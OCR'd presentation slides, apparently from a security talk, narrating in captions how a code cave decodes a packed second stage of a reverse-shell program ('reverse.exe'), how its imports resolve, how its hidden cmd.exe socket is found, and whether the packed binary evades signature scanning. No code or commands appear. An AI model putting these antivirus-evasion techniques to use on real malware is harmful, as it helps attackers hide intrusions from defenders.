
Code Cave in Action

- Our code-cave in action, when it's done decoding it will jump to the second -stage OEP at 00040158.




Decoding

- The second-stage decoding is in action here, notice all the imports that are visible now. We are close to the original OEP.




Decoded Data


- Notice in the dump window (lower left-hand side) our first-section is being populated now with decoded data (remember it had a RSive of 0?).




- Notice the “CALL” “JMP” method to get the imports by utilizing a JMP Thunk Table. By using this the loader does not need to fix code that would use those API functions, it just simply has to add the pointer value to the table for reference. .




- If we continue our process of loading the imports we finally come to a few CALLs, one of which leads to the original OEP at 00401258.




The detached process used PID 5236, notice this process is not accessible or listed as active.





- If we drill into the programs running we will not discover any injected functions, rouge handles, memory hijacks, or really any evidence we ran a program called “reverse.exe”. However, we do notice two cmd.exe process running under different PIDs, spawned by a separate thread of reverse.exe that issued a CreateProcess call. Notice if we inspect all system-calls utilized by our reverse.exe program it indeed imports network capability functions from Ws2_32.dll. So, with this knowledge we inspect one of the cmd.exe processes and notice a file handle of \Device\Afd, this is indicative of a network socket. We have found the threaded process controlling our reverse-shell.

Our last test was to scan the binary on disk to see if we have bypassed the signature analysis.



Fun Topic… 6 Hacks in 6 Minutes

- Live demonstration of 6 hacks in 6 minutes…. Ready…… set…. GO!!!!

That’s all we got…

The END???